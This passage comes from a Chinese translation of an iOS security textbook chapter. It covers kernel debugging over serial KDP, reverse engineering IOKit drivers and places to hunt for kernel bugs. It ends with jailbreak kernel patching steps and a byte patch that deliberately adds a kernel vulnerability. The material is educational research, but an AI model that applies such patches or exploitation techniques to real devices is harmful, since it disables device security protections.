DB_SLOG	0x20	这会把诊断信息输出到系统日志
DB_ARP	0x40	这让调试器在跨路由器调试时可以ARP和路由
DB_LOG_PI_SCRN	0x100	这会禁用图形化的严重错误对话框

大家需要解决一些问题方能在iPhone这样的设备上使用KDP。KDP是一种可以在以太网或者串行接口上使用的UDP协议，而iPhone上没有这两种端口。不过，iPhone的基座连接器的引脚表明至少可以通过第12号和第13号针脚访问串行端口。它们可以用来构建iPhone基座连接器到串口适配器。大家可以在本书配套网站（www.wiley.com/go/ioshackershandbook）上找到完整解释了基座连接器引脚、所需部件和构建过程的指南。

一旦拥有了把iPhone连接到串行端口的基座连接器到串口适配器，你就会遇到另一个问题，它与GNU调试器（GDB）及其对KDP的支持有关。默认情况下，GDB不支持通过串口的KDP，因为即便使用的是串口，KDP仍然会把每条消息都封装在伪造的以太网和UDP数据包中。因为该问题不止会影响iOS，还会影响Mac OS X的内核调试，所以人们已经给出了解决方法。在2009年，David Elliott开发了一个名为SerialKDPProxy的工具，它可以充当串口上UDP到KDP的代理。大家应该使用由原始工具派生的新版本（https://github.com/stefanesser/serialKDPproxy），因为原始工具不能在Mac OS X Lion上正常工作。使用该工具的情况如下所示：

```
$ ./SerialKDPProxy /dev/tty.<serial device name>
Opening /dev/tty.<serial device name>
Waiting for packets, pid=577
AppleH3CamIn: CPU time-base registers mapped at DART translated address:
0x0104502fmi_iop_set_config:192 cmd->reasetup_cyclesAppleH3CamIn:
:se4Driver:
pdleOpennit: driver advertises bootloader pages
```

```
AppleNANDLegacyFTL::_FILInit: driver advertises WhiteningData
eD1815PMU::start: DOWN0: 1050mV
tart: set VBUCK1_PRE1 to 950
AppleD1815PMU::start:A2 x 4 = 8,IIAppleNANDFTL::_publishServices:
Creating block device of 3939606 sectors of 8192 bytes
AppleNANDFTL::_publishServices: block device created, ready for work
AppleNANDFTL::setPowerStamappings
```

有了这些设置，大家最终可以用GDB连接到等待调试器的iOS内核了。为达到最佳效果，大家应该使用iOS SDK中提供的GDB二进制文件，因为它已经包含了所有必要的对ARM的支持。要让GDB通过SerialKDPProxy发声，我们就要针对远程的KDP目标对其进行配置，并告诉它附加到本地主机上：

```
$ /Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch
armv7 GNU gdb 6.3.50-20050815 (Apple version gdb-1705)
(Fri Jul 1 10:53:44 UTC 2011)
This GDB was configured as
"--host=x86_64-apple-darwin --target=arm-apple-darwin"...
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
```

如果此时你试图使用调试器，会发现可用性很有限，因为GDB对要调试的实际目标毫无了解。追踪功能也不能发挥预期的效果，并且只显示了一条未知数据项。此外，`examine`命令会错误地以ARM模式（而不是Thumb模式）对代码进行反汇编：

```
(gdb) bt
#0 0x8006e110 in ?? ()
(gdb) x/5i $pc
0x8006e110:   undefined
0x8006e114:   rscle   r2, sp, r0, lsl #24
0x8006e118:   rscsle  r2, r9, r0, lsl #28
0x8006e11c:   ldrtmi  r4, [r1], -r0, asr #12
0x8006e120:   mrrc2   7, 15, pc, r4, cr15
```

要得到正确的反汇编文件，大家必须强制GDB将`CPSR`寄存器的`T`位考虑进来：

```
(gdb) x/6i $pc | $cpsr.t
0x8006e111:    undefined
0x8006e113:    b.n     0x8006e114
0x8006e115:    cmp     r4, #0
0x8006e117:    beq.n   0x8006e0f4
0x8006e119:    cmp     r6, #0
0x8006e11b:    beq.n   0x8006e110
```

而解决追踪函数损坏的问题就不这么简单了。要得到正常的追踪函数，我们就需要向GDB提供符号化的内核二进制文件。使用解密且未压缩的内核缓存二进制文件可以改善这一情况，不过这只能提供少量的内核符号。我们无法获得完整的内核符号集，因为苹果公司并不希望有人来调试iOS内核。因此，它没有向公众提供iOS内核调试套件。不过，为Mac OS X提供的内核调试套件对于iOS的内核调试来说仍然有用，因为这允许大家使用zynamics BinDiff这样的工具，而该工具甚至可以跨CPU架构移植符号。除此之外，`idaiostoolkit`提供更大的一组已经为某些iOS

9

内核移植的内核符号。

```
These kernel symbols can be used as follows$
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch armv7
kernelcache.symbolized
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
(gdb) bt
#0 0x8006e110 in sub_8006E03C ()
#1 0x8006e19e in Debugger ()
#2 0x8007402a in sub_80074020 ()
#3 0x8000a9a0 in kdp_set_ip_and_mac_addresses ()
#4 0x8000ac88 in sub_8000AC14 ()
#5 0x80020cf6 in sub_80020C98 ()
#6 0x8006c31c in sub_8006C300 ()
```

现在大家可以随处设置断点了。这里在地址0x8017484A处设置了断点，该位置是进行copyin()调用的地方，而这正是在严重错误日志中说明的引发栈缓冲区溢出的函数调用。这个断点是位于setgroups()系统调用中的：

```
(gdb) break *0x8017484a
Breakpoint 2 at 0x8017484a
(gdb) c
Continuing.
```

大家可以继续执行，直到代码触发该断点。因为在引导过程中要多次触发setgroups()系统调用，所以我们最好是在系统完成引导之后再激活该断点。执行这个恶意的二进制文件时，其实在该断点处执行就终止了：

```
Breakpoint 2, 0x8017484a in sub_80174810 ()
(gdb) x/5i $pc | $cpsr.t
0x8017484b <sub_80174810+59>:     blx     0x8006cdf0 <copyin>
0x8017484f <sub_80174810+63>:     mov     r8, r0
0x80174851 <sub_80174810+65>:     cbnz    r0,
0x8017488c <sub_80174810+124>
0x80174853 <sub_80174810+67>:     mov     r0, r4
0x80174855 <sub_80174810+69>:     bl   0x80163fc0 <kauth_cred_proc_ref>
```

大家可以看到，这个断点正好是在对copyin()函数的调用之前，而该函数是在内核中用于把数据从用户空间复制到内核空间的。要想知道接下来会发生什么，我们就需要向GDB请求存储在R0、R1和R2寄存器中的copyin()的参数。除此之外，我们还需要请求栈指针SP和保存在R7中的栈指针：

```
(gdb) i r r0 r1 r2 r7 sp
r0             0x2fdff850   803207248
r1             0xcd2cbf20   -852705504
r2             0x200 512
r7             0xcd2cbf7c   -852705412
sp             0xcd2cbf20   -852705504
```

这表示对copyin()的调用会把512字节的数据从用户空间栈复制到内核空间栈中。大家还会发现，复制512字节的数据会使内核栈缓冲区溢出，因为R7中保存的栈指针只比缓冲区高出92字节。

9.3　内核扩展与 IOKit 驱动程序

iOS的文件系统中不含内核扩展二进制文件，不过这并不表示iOS不支持内核扩展。事实上，所有必要的内核扩展都被预链接到内核缓存二进制文件上，而这意味着要给内核缓存二进制文件添加`__PRELINK_TEXT`、`__PRELINK_INFO`和`__PRELINK_STATE`这几个特殊的存储段。这些存储段包含了所有已加载的内核扩展以及关于它们的额外元数据。因此，使用或处理iOS内核扩展都必须要有在内核缓存中对额外的Mach-O二进制文件进行处理的工具。较早版本的HexRays′IDA Pro工具包默认情况下不能处理这些预链接的内核扩展，需要用到一个可以查找内核缓存中所有KEXT二进制文件并将额外的存储段添加到IDA数据库的IDAPython脚本（该脚本的输出如图9-1所示）。不过在IDA 6.2版发布后，默认状态下IDA也能处理这些文件了。




图9-1　在内核缓存中找到的内核扩展

9.3.1　对IOKit驱动程序对象树的逆向处理

IOKit设备驱动程序是一些特殊的内核扩展，它们使用了iOS内核中的IOKit API，是使用特殊的受限版C++实现的。IOKit的实现与定义位于XNU源代码的iokit子目录中，而C++版的内核实现（包括所有可用的基本对象）在libkern子目录中。

因为大多数IOKit驱动程序都是闭源组件而且没有源代码，所以在逆向工程人员看来，C++的使用会让事情变得更为复杂。对象层次结构必须依据二进制文件才能重建，而且为面向对象的程序确定调用图较复杂。与此同时，C++的使用也会给内核带来只有C++才有的漏洞类，这让对内核进行漏洞攻击变得更有趣了。

想彻底地分析某种IOKit驱动程序的功能，重要的是能借助二进制文件重建C++对象层次结构。在一般情况下，这将会是个复杂的任务，但好在IOKit驱动程序的二进制文件在定义新的IOKit对象时会遵循一些简单的规则：

- IOKit对象总是会扩展其他IOKit对象或由IOKit基本对象派生的对象；
- 要为每个IOKit对象注册一个元类，该元类揭示了该对象的名称以及指向其父对象的指针；
- 元类的定义在iOS 4的IOKit驱动程序二进制文件中是紧随类定义之后的，而对于iOS 5来说则是在类定义的附近。

因为总是会遵循这些规则，所以我们有可能只依靠二进制文件重建整个IOKit对象树。首先，要实现一个IDAPython脚本，用来查找所有对`__ZN11OSMetaClassC2EPKcPKS_j`符号的交叉引用。该符号是`OSMetaClass`对象的构造函数，其定义如下所示：

```
/*!
 * @函数 OSMetaClass
 * @参数 className   为该OSMetaClass表示的C++类命名的C字符串
 * @参数 superclass   OSMetaClass对象，用于表示该元类对应的C++类的超类
 * @参数 classSize   为所表示的C++类分配的内存大小
 */
 OSMetaClass(const char * className,
const OSMetaClass * superclass,
unsigned int classSize);
```

根据这一定义，可以看到调用`OSMetaClass`构造函数时用到的参数包括含有该元类对应的C++类名称的字符串，以及指向其父元类的指针。这一切在二进制级如图9-2所示。

图9-2　`OSOrderedSet`元类构造函数

二进制级的`OSMetaClass`构造函数调用使用了4个（而不是3个）参数。第一个参数被传入`R0`寄存器，它包含了指向当前正被构建的元类的指针。而另外3个参数（`className`、`superclass`和`classSize`）则分别被传入`R1`、`R2`和`R3`寄存器。为了重建C++类树，我们要从对`OSMetaClass`构造函数的调用开始，往回追踪`R1`和`R2`这两个寄存器的值。此外，大家还要确定当前的函数，并找到所有对该函数的交叉引用；应该只有一个这样的交叉引用。我们可以从找到的交叉引用开始，往回追踪`R0`寄存器的值，从而找出指向新元类的指针（如图9-3所示）。

图9-3　对`OSOrderedSet`元类构造函数的调用

在这段反汇编程序中，大家可以看到，构造函数被调用之后指向元类方法表的指针会立即被写入该对象。这样做是有用的，因为这让我们可以找到对应某个对象的方法表。在内核缓存二进制文件中，元类的方法表后面总是直接接着一般类的方法表。虽然这里展示的一切都是在iOS 4.3.5的内核二进制文件中发生的，同样的情况也适用于iOS 5内核。不过，对象初始化有了一些改变，因此iOS 5中向前或向后追踪寄存器的值要更复杂一些。

有了这些信息，现在我们通过两步操作重建C++类树。在第一步中，所有对`OSMetaClass`构造函数的调用都会被收集起来，包括`className`、`metaclass`、`superclass`和`methodtable`这4个数据元素。对于Python脚本而言，最佳方式就是创建字典并将`metaclass`作为密钥使用。这使第二步可以轻易检查所有收集到的类，并构建通向父类的链接。根据这一数据结构，我们很容易生成类树的图（比方说.gml格式的），而这些图可以利用yWorks的yEd Graph Editor这样的免费工具查看，如图9-4所示。`idaiostoolkit`中就含有执行整个类树重建过程并输出类树图文件的IDAPython脚本。

图9-4　yEd给出了IOKit类树的直观显示

除了能显示IOKit类层次的直观表示，类之间的继承关系在我们对IOKit类的功能进行逆向分析时也非常有用。有了这些信息，我们就有可能检查类的方法表中的方法，并确定父类中是否也使用了相同的方法。如果父类的方法表中没有某方法，那么在子类中就已经重写了该方法。若找到了某方法，那么它是直接从父类继承的。这样，我们就可以区分哪些功能是由子类添加的。

在对IOKit驱动程序进行逆向分析时我们就会知道，虽然驱动程序本身是闭源而且不带符号的，但是IOKit基本类是主内核的一部分且带有符号和源代码。而且因为这些都是C++编写的类方法，所以它们的符号都是重整过的，且即使不访问源代码也会泄露方法原型。这也意味着，从某

给定方法沿着继承树上行，就可以确定被重写的方法是不是IOKit基本类中的方法。在这种情况中，我们可以利用原始符号为派生的类创建新符号，如从IOFlashControllerUserClient类的方法表得到的以下示例所示：

```
805584E8    DCD __ZN9IOService16allowPowerChangeEm+1
805584EC    DCD __ZN9IOService17cancelPowerChangeEm+1
805584F0    DCD __ZN9IOService15powerChangeDoneEm+1
805584F4    DCD sub_80552B24+1
805584F8
DCD __ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
805584FC
DCD __ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1
```

然后，将其与父类IOUserClient的方法表对照，你就会发现被重写方法的原始符号：

```
80270120    DCD __ZN9IOService16allowPowerChangeEm+1
80270124    DCD __ZN9IOService17cancelPowerChangeEm+1
80270128    DCD __ZN9IOService15powerChangeDoneEm+1
8027012C    DCD
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArguments
            P24IOExternalMethodDispatchP8OSObjectPv+1
80270130    DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
80270134    DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1
```

被重写的方法名为externalMethod，而且在进一步恢复（demangling）该符号后，我们就会得到它完整的原型：

```
externalMethod(unsigned int, IOExternalMethodArguments *,
IOExternalMethodDispatch *, OSObject *, void *)
```

在了解到这些内容后，大家现在知道，地址0x80552B24处的方法最有可能是原始源代码中的IOFlashControllerUserClient::externalMethod()调用的。这一点是很好弄清楚的，因为该方法提供了用户空间的代码可以直接调用的方法，因此我们可以从它开始寻找漏洞。

9.3.2　在内核扩展中寻找漏洞

各种操作系统的内核扩展中最常见的漏洞是在已注册字符设备或块设备的IOCTL处理子例程中出现的错误。想找到这些漏洞，首先要定位所有已注册的设备，然后定位它们的IOCTL处理程序。从二进制级别看，这可以归结为查找对cdevsw_add()、cdevsw_add_with_bdev()和bdevsw_add()函数的调用。这3个函数的中每个函数都会添加字符设备、块设备，或是这两种设备。在注册设备时，我们必须提供包含有特定设备所有处理程序的cdevsw或bdevsw类型的结构体。这两种结构体都会定义一个指向IOCTL处理程序的函数指针d_ioctl。

```
struct bdevsw {
    open_close_fcn_t *d_open;
    open_close_fcn_t *d_close;
    strategy_fcn_t   *d_strategy;
    ioctl_fcn_t      *d_ioctl;
```

```
    dump_fcn_t       *d_dump;
    psize_fcn_t      *d_psize;
    int              d_type;
};
struct cdevsw {
    open_close_fcn_t *d_open;
    open_close_fcn_t *d_close;
    read_write_fcn_t *d_read;
    read_write_fcn_t *d_write;
    ioctl_fcn_t      *d_ioctl;
    stop_fcn_t       *d_stop;
    reset_fcn_t      *d_reset;
    struct tty       **d_ttys;
    select_fcn_t     *d_select;
    mmap_fcn_t       *d_mmap;
    strategy_fcn_t   *d_strategy;
    void             *d_reserved_1;
    void             *d_reserved_2;
    int               d_type;
};
```

idaiostoolkit中包含了一个这样的IDAPython脚本，它可以扫描整个内核缓存二进制文件，查找所有已注册的字符设备和块设备，并输出它们的IOCTL处理程序。然后，我们可以对找到的这些处理程序进行手工评估，或利用IOCTL模糊器来攻击它们。

要在内核扩展中查找漏洞，我们还可以在与它们添加的网络协议对应的处理程序中查找。每种网络协议都含有很多种可为其检查漏洞的处理程序。最常受到攻击的代码一般位于setsockopt()系统调用所调用的处理程序，或是解析传入网络包的处理程序中。要找出这些漏洞，大家必须首先在代码中找到注册网络协议的地方。从二进制级别来看，这就是要找到对net_add_proto()函数的调用。该函数的第一个参数是指向protosw结构体的指针，该结构体中含有与要注册的新网络协议有关的一般信息，还包含了指向所有该协议特有处理程序的函数指针。protosw结构体的定义如下所示：

```
struct protosw {
    short pr_type;              /* 所使用的套接字类型 */
    struct domain *pr_domain;   /* 域协议的成员 */
    short pr_protocol;          /* 协议编号 */
    unsigned int pr_flags;      /* 参见下面的内容 */
/* 协议-协议钩子 */
    void     (*pr_input)(struct mbuf *, int len);
                            /* 协议的输入（从下到上） */
    int (*pr_output)(struct mbuf *m, struct socket *so);
                            /* 协议的输出（从上到下）*/
    void (*pr_ctlinput)(int, struct sockaddr *, void *);
                            /* 控制输入（从下到上） */
    int (*pr_ctloutput)(struct socket *, struct sockopt *);
                            /* 控制输出（从上到下）) */
/* 用户-协议钩子 */
    void *pr_ousrreq;
/* 多用途的钩子 */
```

9

```
    void (*pr_init)(void);       /* 用于初始化的钩子 */
    void (*pr_unused)(void);     /* 占位符，fasttimo被删除 */
    void (*pr_slowtimo)(void);   /* 慢的超时 (500 ms)  */
    void (*pr_drain)(void);      /* 清理任何可能多余的空间 */
    int (*pr_sysctl)(int *, u_int, void *, size_t *, void *, size_t);
                                 /* 协议的sysctl */
    struct pr_usrreqs *pr_usrreqs;       /* 取代pr_usrreq() */
    int (*pr_lock)(struct socket *so, int locktype, void *debug);
                                  /* 协议的lock函数 */
    int (*pr_unlock)(struct socket *so, int locktype, void *debug);
                                  /* 协议的unlock */
    void *(*pr_getlock)(struct socket *so, int locktype);
    ...
};
```

只要接收到某一特定协议的数据包并需要解析它，我们就要调用该结构体中定义的pr_input处理程序。该解析程序中的一个漏洞让攻击者可以通过畸形的网络数据包对内核进行远程漏洞攻击。这种漏洞几乎已经绝迹了，因此大家在这段代码中是不大可能找到问题的。不过，iOS中的某个内核扩展可能会添加不像标准网络协议那样经过严格审计的协议。第二个要关注的字段是pr_ctloutput处理程序。只要对该协议类型的套接字进行setsockopt()系统调用，我们就要调用该处理程序。写作本书之时，这种漏洞的最新案例是用来为iOS 4.3到iOS 4.3.3越狱的内核漏洞攻击程序。该漏洞是ndrv（NetDrive）协议的pr_ctloutput处理程序中用于内存分配的整数乘法发生的溢出。

内核扩展中第三个常出现漏洞的地方是sysctl接口。该接口的作用是让内核和内核扩展可以为具有合适权限的进程提供对内核状态变量的读写访问。想注册新的sysctl变量，你就必须调用内核函数sysctl_register_old()，将定义新内核状态变量的sysctl_oid结构体用作参数。通过在内核缓存中查找所有对该函数的交叉引用，你就可能找到所有由内核扩展注册的sysctl变量，然后你要对这些变量进行深入分析。要知道sysctl变量可能引发的安全问题，我们必须了解sysctl_oid结构体的定义：

```
struct sysctl_oid {
    struct sysctl_oid_list  *oid_parent;
    SLIST_ENTRY(sysctl_oid) oid_link;
    int                     oid_number;
    int                     oid_kind;
    void                    *oid_arg1;
    int                     oid_arg2;
    const char              *oid_name;
    int                     (*oid_handler) SYSCTL_HANDLER_ARGS;
    const char              *oid_fmt;
    const char              *oid_descr;
    int                     oid_version;
    int                     oid_refcnt;
};
```

不考虑内核扩展可能注册sysctl变量，让权限不够的进程能够访问某些与安全有关的内核状态这种情况，sysctl变量基本上可以引发两种安全问题。第一种问题与定义的oid_handler有

关。内核为标准变量类型（如整数、字符串和不透明值）定义了一系列预定义处理程序。这些处理程序已经出现很久了，而且都是经过多方审查的。就算通过sysctl()系统调用向它们传递非常长的字符串，这也不大可能造成缓冲区溢出。不过，对于那些由闭源的内核扩展为非标准数据类型注册的处理程序来说，情况就不同了。因此，我们最好是对所有为非标准数据类型处理程序注册的sysctl变量进行检查，并且一定要仔细地审查它们。

这些变量处理程序中的安全问题通常会导致立即可以进行漏洞攻击的情形，而向sysctl()系统调用传递非法的值就能触发这种情形。sysctl变量还会引发另一种我们必须单独看待的危机。只要有sysctl数据项提供了对内核状态变量的写访问，用户空间的代码就有可能直接攻击内核中使用了这些变量的代码路径。比方说，这样的问题可能是某个整数变量影响了内核中分配的内存量。可以操作该值的用户空间进程就有可能在内核级的内存分配中触发整数溢出。因此，由于安全检查的存在，每一次对可写内核状态变量的内核级读访问都必须进行审核。

9.3.3 在IOKit驱动程序中寻找漏洞

在IOKit驱动程序中寻找漏洞的过程与在其他内核扩展或内核本身之中寻找漏洞的过程基本相同。不过，因为IOKit驱动程序中使用了C++，所以可能存在更多漏洞类型，这中间就包括许多只有C++才有的漏洞类型：

- new和delete的使用不匹配，比如使用delete[]删除单个对象；
- 对象的释放后使用漏洞；
- 对象类型冲突的漏洞。

除了这些典型的C++漏洞，IOKit驱动程序的受攻击面更大，因为它们利用了IOKit API，而该API定义了让用户空间驱动程序与内核级驱动程序进行通信的接口。为了支持这一功能，IOKit驱动程序必须实现“用户客户端”，也就是一个由IOUserClient派生的类，利用它启用用户空间的工具，连接到设备并与其驱动程序进行通信。连接设备的过程是从在IOKit注册项中查找该设备开始的。要完成这一工作，大家首先要创建匹配的目录，然后调用某一个可能匹配的函数。这里假设大家想要查找的是AppleRGBOUT设备，因为最近某个内核漏洞攻击程序就涉及该设备。

```
kern_return_t kernResult;
io_iterator_t iterator;
kernResult = IOServiceGetMatchingServices(kIOMasterPortDefault,
  IOServiceMatching("AppleRGBOUT"), &iterator);
```


如果成功，iterator变量中就会装入io_iterator_t对象，该对象可用于对找到的所有设备进行迭代。为了得到第一个匹配的设备，这里要调用一次IOIteratorNext()函数。如果成功的话，它就会返回一个非空的对象。

```
io_service_t service;
service = IOIteratorNext(iterator)
if (service != IO_OBJECT_NULL) {
   ...
```

用户空间的工具现在可以调用IOServiceOpen()，打开服务并连接到设备：

```
io_connect_t connect;
kernResult = IOServiceOpen(service, mach_task_self(), 0, &connect);
```

所有针对IOKit API的漏洞攻击程序都必须以非常类似上述内容的代码开头。因为绝大多数IOKit驱动程序都是闭源的，所以大多不会像iOS的开源部分一样经过那么深入的审核，也因此我们坚信IOKit驱动程序中仍然潜藏着众多漏洞。举例来说，只要尝试以非root用户的身份打开AppleBCMWLAN设备，这就有可能让iOS内核崩溃。一旦用户空间的工具连接到设备，就有多种不同方式可以把该连接用来与内核驱动程序通信。

1. 通过设备属性进行攻击

第一条可能的攻击途径是改变与设备关联的属性。要做到这一点，大家既可以利用IOConnectSetCFProperty()函数设置某个特定属性，也可以调用IOConnectSetCFProperties()函数一次性设置所有属性，这在驱动程序的层面来看分别是要调用setProperty()方法和setProperties()方法：

```
int myInteger = 0x55667788;
CFNumberRef myNumber = CFNumberCreate(kCFAllocatorDefault,
kCFNumberIntType, &myInteger);
kernResult = IOConnectSetCFProperty(connect, CFSTR("myProp"), myNumber);
```

这段代码会用一个普通的int变量创建一个数字对象，然后尝试把名为myProp的设备属性设置为该值。如果驱动程序没有重写设置属性所必需的setProperty()方法，那么这一尝试将会失败。内核驱动程序也可能确定让这次尝试失败，因为它不知道有叫这个名字的属性，或是因为它期望的是不同的对象类型。所以大家必须审查setProperty()方法，评估它是如何处理那些无效的属性或对象类型的。如果把上述代码修改成同时设置多个属性，也将引发类似问题：

```
int myInteger = 0x55667788;
CFNumberRef myNumber = CFNumberCreate(kCFAllocatorDefault,
kCFNumberIntType, &myInteger);
kernResult = IOConnectSetCFProperties(connect, myNumber);
```

这个版本的代码会通过IOConnectSetCFProperties()函数传递该数字对象，而该函数最终会调用驱动程序对象的setProperties()方法。问题在于，这里的代码发送的是数字对象，而这个方法想要的是字典对象。不过这并不是强制的，因此是否会在尝试枚举字典内容前确认所处理的对象是字典对象取决于内核驱动程序的实现。而且，即使是提供了字典对象，包含的其他属性中仍然有可能具有预料之外的类型。

设置属性并非与内核驱动程序进行通信的唯一方式。IOUserClient接口就定义了更为直接的通信方法，比如直接的内存映射，以及外部陷阱和方法。虽然有可能找到由直接内存映射暴露的漏洞，但是我们不会在本章中介绍这些内容，有兴趣的读者可以查看在其用户客户端实现中重写了clientMemoryForType()方法的IOKit驱动程序，并以此为起点进行更加深入的研究。这就包括IOAccessoryPortUserClient、AppleMultitouchSPIUserClient和IOAudio2DeviceUserClient这几个类。

2. 通过外部陷阱和方法进行攻击

用户客户端可以定义的外部陷阱和方法是更容易找到漏洞的地方。这些陷阱和方法可以直接从用户空间调用，让驱动程序可以完成某些行为并返回结果。很多IOKit驱动程序都向用户空间的客户端提供了这类服务。陷阱与方法的区别在于，外部陷阱是mach陷阱系统的一部分，而外部方法更像是纯IOKit功能。IOKit驱动程序可以同时提供这两种外部接口、提供其中一种，或是两者都不提供。

用户空间的代码可以通过带有6个参数的mach陷阱iokit_user_client_trap()，调用由索引在IOKit驱动程序中定义的外部陷阱：

```
kernResult = iokit_user_client_trap(connect, index, p1, p2, 0, 0, 0, 0);
```

内核级的用户客户端实现可通过重写IOUserClinet的getExternalTrapForIndex()方法与getTargetAndTrapForIndex()方法提供这些陷阱。这样就可能引发两种安全问题。首先，这里调用的数字索引在驱动程序内是受信任的，而且用作查找表中的索引。如果查找操作使用了未经检查的索引，攻击者就有可能对索引加以调整，使其从攻击者定义的内存页查找陷阱的函数指针，这有可能会让攻击者立即在内核中执行代码。第二种可能是提供的外部陷阱自身具有安全问题，因为它们对陷阱参数太过信任了。因此，我们需要针对这两类安全问题对陷阱处理程序的代码加以审查。

外部方法的情况与此非常类似而且紧密相关，但更复杂一些。我们可以通过IOKit API的多种函数调用外部方法，这取决于想要处理的输入和输出参数的数量和类型。根据IOKit API版本的不同，有多种API函数可用于调用外部方法。不过我们会把精力集中在当今代码中最常见的外部方法调用方式上，就是利用IOConnectCallMethod()函数：

```
kern_return_t
IOConnectCallMethod(
    mach_port_t      connection,         //输入
    uint32_t         selector,           //输入
    const uint64_t   *input,             //输入
    uint32_t         inputCnt,           //输入
    const void       *inputStruct,       //输入
    size_t           inputStructCnt,     //输入
    uint64_t         *output,            //输出
    uint32_t         *outputCnt,         //输入/输出
    void             *outputStruct,      //输出
    size_t           *outputStructCnt)   //输入/输出
AVAILABLE_MAC_OS_X_VERSION_10_5_AND_LATER;
```

该函数调用用到了可以提供广泛用途的大量参数。前两个参数定义了到驱动程序的连接和被调用函数的数字索引。接下来的4个参数描述了输入该外部方法的参数，而剩下的4个参数描述了可能的输出参数。输入和输出各有两种参数类型：标量和结构体。标量参数是64位的整数，而结构体参数是格式只有内核驱动程序及其用户空间客户端知道的任意数据结构。标量输入和输出参数可以有多个，但只有一个结构体可以作为输入和输出，而且必须顺应结构体的大小。

在内核级别，IOKit驱动程序可以通过重写IOUserClient类中的若干不同方法实现外部方

法。最常被重写的方法是`ExternalMethod()`。该方法不仅负责找到选定的外部方法，而且要针对需求检查提供的参数，调用实际的方法，并以正确的方式处理输出。完全重写了该方法的用户客户端必须确保把执行传递给父方法，或是完全靠自己实现一切，而这可能导致大量的安全问题。因此，我们应该认真地对重写的`ExternalMethod()`方法进行审查。要实现这一操作，更方便的方式是重写基础实现使用的某个辅助方法。这些辅助方法包括`getAsyncTargetAndMethodForIndex()`、`getExternalMethodForIndex()`、`getExternalAsyncMethodForIndex()`和`getTargetAndMethodForIndex()`。这些方法每个都应该可以通过索引查找外部方法，而且有可能确定目标对象。不管用户客户端实现重写了什么函数，我们都必须检查它们是否验证了索引，并检查非法索引会不会引起攻击者控制的内存页中进行的任意查找。而且实际的外部方法也要再次审查，看看对函数参数的过分信任有没有引发常见的安全问题。

在对内核缓存中的IOKit驱动程序进行逆向分析以及查找与IOKit相关的漏洞时，配合上新的IDA 6.2中的列表过滤功能，`idaiostoolkit`中的脚本将会非常好用，如图9-5所示。

图9-5　IDA过滤IOKit驱动程序

9.4　内核漏洞攻击

本节要讨论的是针对4种常见漏洞类型的漏洞攻击。我们详细解释了涉及的漏洞，并分别展示了为这几种漏洞构建漏洞攻击程序的方式。我们在讨论中提供了相关的漏洞攻击程序C语言代码片段。不过大家要明白，因为iOS 4.3内核的引入，目前不存在禁用代码签名功能的捷径，就是以`root`用户身份也不能禁用它。在iOS 4.3之前，`root`用户有可能从用户空间禁用

security.mac.poc_enforce和security.mac.vnode_enforce sysctl数据项。这有可能禁用代码签名机制中的很多种安全检查，让用户可以从没有经过正确签名的Mach-O二进制文件运行内核漏洞攻击程序。不过在引入了iOS 4.3后，这些sysctl数据项都变成只读的了。因此，针对版本相对较新的iOS的内核漏洞攻击程序全都必须实现为百分之百的ROP（面对返回的程序设计）有效载荷，除非它们是从具有动态代码签名能力的进程中启动的。以非root用户身份启动内核漏洞攻击程序总是有这一要求。

9.4.1 任意内存的重写

利用任意内核内存重写漏洞，攻击者可以在内核的地址空间中随心所欲地写入各种内容。虽然这样的漏洞已经被找到并修复了，但这个例子不是要对真正的漏洞进行攻击，而是告诉大家如何为内核打补丁并介绍一个人为制造的假漏洞。不过，在大家着手做这些之前，需要已经应用过越狱内核补丁的内核二进制文件，而创建这种文件最简单的方式是使用comex的内核补丁生成器（kernel patch generator），参见Github的http://github.com/comex/datautils0。编译好之后它会给大家提供两个用于创建越狱内核的实用工具。不过在这里我们不会介绍它提供的实际内核补丁，因为这是第10章要讨论的内容。

```
$ ./make_kernel_patchfile kernelcache.iPod4,1_4.3.5_8L1.decrypted
 mykernelpatchfile
$ ./apply_patchfile kernelcache.iPod4,1_4.3.5_8L1.decrypted \
    mykernelpatchfile kernelcache.iPod4,1_4.3.5_8L1.patched
vm_map_enter (0x80043fc8)
vm_map_protect (0x8004115e)
AMFI (0x80618394)
-debug_enabled initializer (0x80204d9c)
task_for_pid 0 (0x801a7df6)
cs_enforcement_disable (0x8027eb5c)
proc_enforce (0x8029c1e4)
USB power (0x805eab92)
sb_evaluate hook (0x8061b6d4)
sb_evaluate (0x80938e9c)
```

1. 向内核添加漏洞

现在已经有了越狱内核的二进制文件，大家可以自行向它添加漏洞了。要完成该任务，大家必须在内核二进制文件中查找并替换如下字节：

```
Original    68 46 10 22 F7 F6 26 EC F3 E7 00 BF
Patched     68 46 10 22 F7 F6 70 EE 00 20 F2 E7
```

然后可以使用iPhone Dev Team的redsn0w实用工具引导打过补丁的内核：

```
$ ./redsn0w -j -k kernelcache.iPod4,1_4.3.5_8L1.patched -a "-v"
```

